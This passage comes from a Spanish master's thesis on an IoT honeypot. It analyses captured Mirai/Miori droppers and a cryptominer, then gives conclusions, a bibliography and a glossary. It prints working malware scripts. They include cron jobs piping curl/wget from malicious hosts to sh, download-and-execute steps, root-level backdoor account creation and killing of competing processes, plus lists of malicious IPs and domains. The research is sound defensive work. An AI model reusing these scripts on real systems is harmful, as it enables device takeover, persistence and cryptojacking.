


Ilustración 45- securitaffairs [17]

O en el siguiente enlace información sobre MIORI, otra de las evoluciones de MIRAI

```
binarys="mips mpsl arm arm5 arm6 arm7 sh4 ppc x86 arc"
server_ip="144.202.49.126"
binname="miori"
execname="loli"

for arch in $binarys
do
    cd /tmp
    wget http://$server_ip/$binname.$arch -O $execname
        #tftp -g -l $execname -r $binname.$arch $server_ip
        chmod 777 $execname
    ./$execname Think.PHP
        rm -rf $execname
done
```

Ilustración 46 - Miori [18]

Nosotros tenemos los logs que nos muestran que el login por parte de los atacantes fue exitoso y que el comando para descargar el malware está presente en los registros de nuestro HoneyPot, pero de algún modo los binarios finales de esos malware no se han capturado, tan sólo las fases iniciales del dropper.

Utilizando el filtrado que nos proporciona el siguiente comando podemos sacar una amplia lista de direcciones IP a las cuales los atacantes acceden para descargar el malware tras la fase de login inicial.

root@debian:/media/sf_LInuxDebian# cat cowrie.log | grep http | grep -oE "\bhttp://([0-9]{1,3}\.){3}[0-9]{1,3}\b" | sort –u

http://123.249.0.172
http://205.209.176.211
http://222.186.137.132
http://222.186.50.226
http://222.187.221.229
http://222.187.239.40
http://46.101.141.155
http://59.47.72.32
http://66.79.179.194
http://80.211.184.72
http://80.211.223.70
http://80.211.69.420
http://80.211.75.35
http://91.200.100.41
http://93.188.160.135
http://94.23.19.166

Tras descargarse el primer trozo de malware de la lista anterior de direcciones IP, normalmente el dropper, podemos hacer una búsqueda dentro de los ficheros que no

son binarios compilados con el siguiente comando, para encontrar direcciones más relevantes:

root@debian:/media/sf_LInuxDebian/bin# grep -oh "\w*http://\S*\/" * | sort -u

http://46.101.141.155/Binarys/
http://80.211.184.72/
http://80.211.223.70/
http://80.211.75.35/
http://hehe.suckmyass.cf/
http://ogp.me/
http://prax0zma.ru/
http://purl.org/dc/terms/
http://purl.org/rss/1.0/modules/content/
http://rdfs.org/sioc/
http://sandbotc2.ml/
http://skiddump.ml/c/
http://$WEBSERVER/bins/
http://xmlns.com/foaf/0.1/

Estas URLs, si las comprobamos contra paginas como virustotal o ipvoid, observamos que la mayoría de los dominios son conocidos por difundir malware, pero no de una manera clara y mayoritaria. Observamos que tan solo es catalogado como malicioso por una fuente de inteligencia (AdminUSLabs):




Ilustración 47 - http://ogp.me/




Ilustración 48 - http://prax0zma.ru/

Análisis de un Minero de criptomonedas en IoT

Uno de los ficheros capturados es la fase uno de un minero, en concreto podemos encontrar que el hash está relacionado con la versión actual de un conocido minador de criptomonedas llamado Bricker que se aprovecha de los recursos de hardware por muy limitados que sean. El hash es el siguiente:

dc7391c8462def588ec19dc170302400b69b3755425d6a904ea54f0ad06690f3

Si visualizamos elfichero nos proporciona algunas URLs,

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/5 * * * * curl -fsSL http://prax0zma.ru/8.sh | sh" > /var/spool/cron/root
echo "*/5 * * * * wget -q -O- http://prax0zma.ru/8.sh | sh" >> /var/spool/cron/root
#echo "0 * * * * pkill -9 r" >> /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/5 * * * * curl -fsSL http://prax0zma.ru/8.sh | /bin/sh" > /var/spool/cron/crontabs/root
echo "*/5 * * * * wget -q -O- http://prax0zma.ru/8.sh | /bin/sh" >> /var/spool/cron/crontabs/root
#echo "0 * * * * pkill -9 r" >> /var/spool/cron/crontabs/root

cd /boot ; wget -q http://hehe.x86-64.ru/.o -O .b; chmod +x .b; nohup ./.b  >/dev/null 2>&1
cd /boot ; curl -O http://hehe.x86-64.ru/.o ; chmod +x .o; nohup ./.o  >/dev/null 2>&1
#cd /tmp ; curl -O http://sandbotc2.ml/fefe | wget -q http://sandbotc2.ml/fefe ; chmod +x fefe; ./fefe ;
rm -rf fefe*; >/dev/null 2>&1
echo 128 > /proc/sys/vm/nr_hugepages
sysctl -w vm.nr_hugepages=128
   ulimit -n 65000
   ulimit -u 65000

mkdir -p /tmp/.ha/

if [ ! -f "/tmp/.ha/nsyhs" ]; then
   curl -fsSL http://prax0zma.ru/bash -o /tmp/.ha/nsyhs
fi
```

```
if [ ! -f "/tmp/.ha/nsyhs" ]; then
   wget -q http://prax0zma.ru/bash -O /tmp/.ha/nsyhs
fi

chmod +x /tmp/.ha/nsyhs && /tmp/.ha/nsyhs
```

Que si descargamos el archivo al que apuntan los enlaces tenemos el siguiente fichero, la fase dos del Minero (Esto nos lleva a un binario final con el Malware que explota las vulnerabilidades del IoT):

```
cd /boot ; wget -q http://r00ts.truthdealmodz.pw/.i -O .0; chmod +x .0; nohup ./.0  >/dev/null 2>&1 ; rm -rf .0
cd /boot ; curl -O http://r00ts.truthdealmodz.pw/.i ; chmod +x .i; nohup ./.i  >/dev/null 2>&1 ; rm -rf .i
userdel -f bash >/dev/null 2>&1
userdel -f ssh >/dev/null 2>&1
userdel -f butter >/dev/null 2>&1
userdel -f r00t >/dev/null 2>&1
userdel -f axiga >/dev/null 2>&1
userdel -f cats >/dev/null 2>&1
userdel -f python >/dev/null 2>&1
userdel -f Word >/dev/null 2>&1
userdel -f fxmeless >/dev/null 2>&1
userdel -f yandex >/dev/null 2>&1
userdel -f synx >/dev/null 2>&1
userdel -f syncs >/dev/null 2>&1
userdel -f oracles >/dev/null 2>&1
userdel -f cubes >/dev/null 2>&1
userdel -f wwww >/dev/null 2>&1
userdel -f http  >/dev/null 2>&1
userdel -f R00T  >/dev/null 2>&1
userdel -f z  >/dev/null 2>&1
userdel -f r000t  >/dev/null 2>&1
userdel -f ssshd  >/dev/null 2>&1
userdel -f vps  >/dev/null 2>&1
userdel -f Duck >/dev/null 2>&1
userdel -f x >/dev/null 2>&1
userdel -f redisserver >/dev/null 2>&1
userdel -f admins >/dev/null 2>&1
userdel -f halts >/dev/null 2>&1
useradd -u 0 -g 0 -o -l -d /root -N -M -p '$1$OwJj0Fjv$RmdaYLph3xpxhxxfPBe8S1' VM >/dev/null 2>&1
useradd -u 0 -g 0 -o -l -d /root -N -M -p '$1$OwJj0Fjv$RmdaYLph3xpxhxxfPBe8S1' localhost >/dev/null
2>&1
#rm -rf /tmp/.*
rm -rf /var/tmp/.z
rm -rf /tmp/.FILE
rm -rf /tmp/.xm
rm -rf /tmp/.iokb21
rm -rf /tmp/.bzc bzc.tgz*
rm -rf /var/tmp/.xm.log
pkill -9 56545
pkill -9 Word
pkill -9 "  "
```

```
pkill -9 xds
pkill -9 httpd.conf
pkill -9 yam
pkill -9 xd
pkill -9 .syslog
pkill -9 wipefs
pkill -9 " "
pkill -9 auditd
pkill -9 crondb
pkill -9 syn
pkill -9 xnetd
pkill -9 ld-linux-x86-64
pkill -9 xm64
pkill -9 xm32
pkill -9 kthreadd
pkill -9 watchdogs
pkill -9 xmrig64
pkill -9 xig
pkill -9 ps
pkill -9 minerd
pkill -9 smh64
pkill -9 system.usermn
pkill -9 skrt
pkill -9 .xm.log
pkill -9 zjgw
pkill -9 SSHer
pkill -9 .dhpcd
pkill -9 xm
pkill -f ld-linux-x86-64
pkill -f xm64
pkill -f xm32
pkill -f xig
pkill -f minerd
pkill -f ps
pkill -f .xm
/etc/init.d/crond start
service crond start
#iptables -A INPUT -s 185.234.217.11 -j DROP
#iptables -A OUTPUT -d 185.234.217.11 -j DROP
#iptables -A INPUT -s 185.234.217.11 -j REJECT
#service iptables save
```

8. CONCLUSIONES Y TRABAJO FUTURO

8.1. CONSLUSIONES

Se han capturado numerosos intentos de comprometer nuestro HoneyPot desde muy diversas partes del mundo, tanto intentos de login por fuerza bruta como utilizando credenciales específicas de conocidos dispositivos IoT con las credenciales por defecto. Se deduce el gran interés que existe por parte de los atacantes de hacerse con el control de estos sistemas para su propio beneficio.

Con la información obtenida durante todo el proceso y más tiempo, podrían sacarse más estadísticas, encontrar referencias a más estudios de código ensamblador que nos permitieran analizar mejor el comportamiento del malware a la hora de infectar los dispositivos IoT o implementar mejores medidas de defensa.

Sin duda es un campo apasionante de la seguridad y debería dársele otra vuelta de tuerca para conseguir proteger el mundo IoT y a los usuarios. Como se ha visto durante todo el estudio, la mayoría de los atacantes ni siquiera se molestan en infectar las maquinas cuando aciertan las credenciales, tan sólo utilizan sus recursos de manera repetida para realizar ataques de denegación de servicios o infectar a terceros sin dejar rastro de su origen.

De el estado del arte estudiado inicialmente a los resultados obtenidos, se observa un incremento en las familias de malware relacionadas con grandes botnet conocidas y nuevas, además destacar que se están utilizando los recursos hardware del IoT incluso para minar criptomonedas.

Sin duda a medida que aumente la capacidad de estos dispositivos y la cantidad, la comunidad dedicada a la seguridad pasará a formar parte de su desarrollo para evitar vulnerabilidades conocidas en el mundo IT y creará contramedidas para enfrentarse a los aparatos ya existentes sin posibilidad de parcheo.

8.2. TRABAJO FUTURO

Durante todo el proceso de monitorización y estudio de ficheros descargados se ha podido apreciar la falta de binarios finales descargados tras la fase de explotación inicial. Esto es debido a que los droppers, aun siendo códigos simples, tienen la capacidad de observar que se encuentran en un entorno HoneyPot con limitaciones.

Una posible vía de estudio seria analizar los comandos utilizados en los ficheros “dropper” e implementarlos en nuestro HoneyPot para llevar al malware a la fase de descarga siguiente. De manera manual pueden visitarse los enlaces externos y alcanzar el mismo objetivo, pero no sería productivo a largo plazo.

Se plantea como trabajo futuro otra alternativa completamente distinta como es, el estudio de los binarios finales mediante reversing para crear reglas de YARA que identifique el tipo de malware IoT ante el que nos encontramos.

Tras la captura de ficheros, es difícil encontrar el hash en la red que identifique si estamos ante un Minero, un Dropper o cualquier otra variante. Las reglas de YARA serian una gran ayuda para los investigadores futuros, ya que las evoluciones de MIRAI a otras familias, parecen tener patrones comunes que las identifican.

9. BIBLIOGRAFÍA

[1] Hunting Malware, septiembre 2018, http://linux.huntingmalware.com/

[2] GitHub, septiembre 2018, https://github.com

[3] Microsoft Project, septiembre 2018, https://products.office.com/en/project/

[4] Wikipedia, septiembre 2018, https://en.wikipedia.org/wiki/2016_Dyn_cyberattack

[5] CSOnline, septiembre 2018, https://www.csoonline.com/article/3258748/security/the-mirai-botnet-explained-how-teen-scammers-and-cctv-cameras-almost-brought-down-the-internet.html

[6] Neustar, septiembre 2018, https://www.security.neustar/digital-defense/ddos-protection?_ga=2.235505605.598927519.1546113049-2028372576.1546113049

[7] Cowrie GitHub, octubre 2018, https://github.com/cowrie/cowrie/blob/master/INSTALL.md

[8] Secure List , octubre 2018, https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/

[9] IoTResearch Papers, octubre 2018, https://github.com/Beerkay/IoTResearch

[10] Linux Malware, octubre 2018, https://rud.is/dl/ieee-sp-2018/435301a870.pdf

[11] Passwords List Github, octubre 2018 https://github.com/robertdavidgraham/iotpasswds/blob/master/passwords.txt

[12] Official Elastic Web, octubre 2018, https://www.elastic.co/

[13] Cowrie LogStash configuration, octubre 2018, https://github.com/cowrie/cowrie/blob/master/docs/elk/logstash-cowrie.conf

[14] IPVoid web, noviembre 2018, http://www.ipvoid.com/ip-blacklist-check/

[15] SAW blog, octubre 2018 https://www.securityartwork.es/2018/11/08/analysis-of-linux-omni/

[16] YARA GitHub, diciembre 2018, https://github.com/Yara-Rules/rules

[17] Satori Botnet, diciembre 2018, https://securityaffairs.co/wordpress/75778/cyber-crime/satori-botnet-author-arrested.html

[18] Miori botnet, diciembre 2018, https://blog.trendmicro.com/trendlabs-security-intelligence/with-mirai-comes-miori-iot-botnet-delivered-via-thinkphp-remote-code-execution-exploit/

Bibliografía no referenciada en la memoria, pero sí utilizada para la comprensión general del TFM y su desarrollo

[19]http://www.greenorbs.org/people/lzh/papers/[AVAR%2717]%20IoT%20Honeypot%20Device.pdf

[20] https://www.recordedfuture.com/malicious-python-script-hunting/

[21]https://www.researchgate.net/publication/303181974_IoTPOT_A_novel_honeypot_for_revealing_current_IoT_threats

[22] https://dzone.com/articles/top-iot-operating-systems-and-microsoft

[23] https://es.wikipedia.org/wiki/OpenWrt

[24] http://www.few.vu.nl/argos/?page=1

[25] https://www.1and1.es/digitalguide/servidores/seguridad/honeypot-seguridad-informatica-para-detectar-amenazas/

[26] https://www1.osu.cz/home/sochor/konf/CN2016.pdf

[27] https://0x00sec.org/t/run-the-trap-how-to-setup-your-own-honeypot-to-collect-malware-samples/7445

[28] https://www.nytimes.com/2017/01/30/world/europe/hotel-austria-bitcoin-ransom.html

[29] https://www.symantec.com/connect/blogs/iot-devices-being-increasingly-used-ddos-attacks

[30] https://en.wikipedia.org/wiki/MIPS_architecture

10. GLOSARIO

YARA: Es una herramienta dirigida a (pero no limitado a) ayudar a los investigadores de malware a identificar y clasificar muestras de malware.

Dropper: Es un tipo de troyano diseñado para "instalar" algún tipo de malware (virus, puerta trasera, etc.) en un sistema de destino.

Malware: Es cualquier programa o archivo que es perjudicial para el usuario. El malware incluye virus informáticos, gusanos, caballos de Troya y spyware.

IoT: Es un sistema de dispositivos informáticos interrelacionados, máquinas digitales y mecánicas, objetos, animales o personas que cuentan con identificadores únicos (UID) y la capacidad de transferir datos a través de una red sin necesidad de interacción de persona a persona o de persona a computadora.

Reversing: Es la acción de devolver un archivo binario compilado del lenguaje máquina a un código legible para los humanos, normalmente ensamblador.

HoneyPot: Es un mecanismo de seguridad de computadora configurado para detectar, desviar o, de alguna manera, contrarrestar los intentos de uso no autorizado de sistemas de información.

Login: Es el acto de introducir las credenciales (Usuario y contraseña) en un sistema informático.

Minero: Software malicioso encargado de resolver operaciones matemáticas relacionado con las criptomonedas para lucrar con nuestra capacidad de computo a un tercer actor.

Criptomoneda: Es un medio digital de intercambio que utiliza criptografía fuerte para asegurar las transacciones financieras, controlar la creación de unidades adicionales y verificar la transferencia de activos.

VirusTotal: Es un sitio web creado por la empresa de seguridad española Hispasec Sistemas.

OWASP: Es una comunidad online que produce artículos, metodologías, documentación, herramientas y tecnologías de libre acceso en el campo de la seguridad de aplicaciones web.

DDoS: Se trata de un ataque de denegación de servicios realizado de manera distribuida.

Botnet: Se trata de una red de ordenadores controladas por un tercer actor y con la capacidad de obedecer las órdenes de este.

DNS: El Sistema de nombres de dominio es un sistema jerárquico de nombres descentralizados para computadoras, servicios u otros recursos conectados a Internet o una red privada.

Fingerprint: Huella digital con la que podemos identificar de manera inequívoca un tipo determinado de software.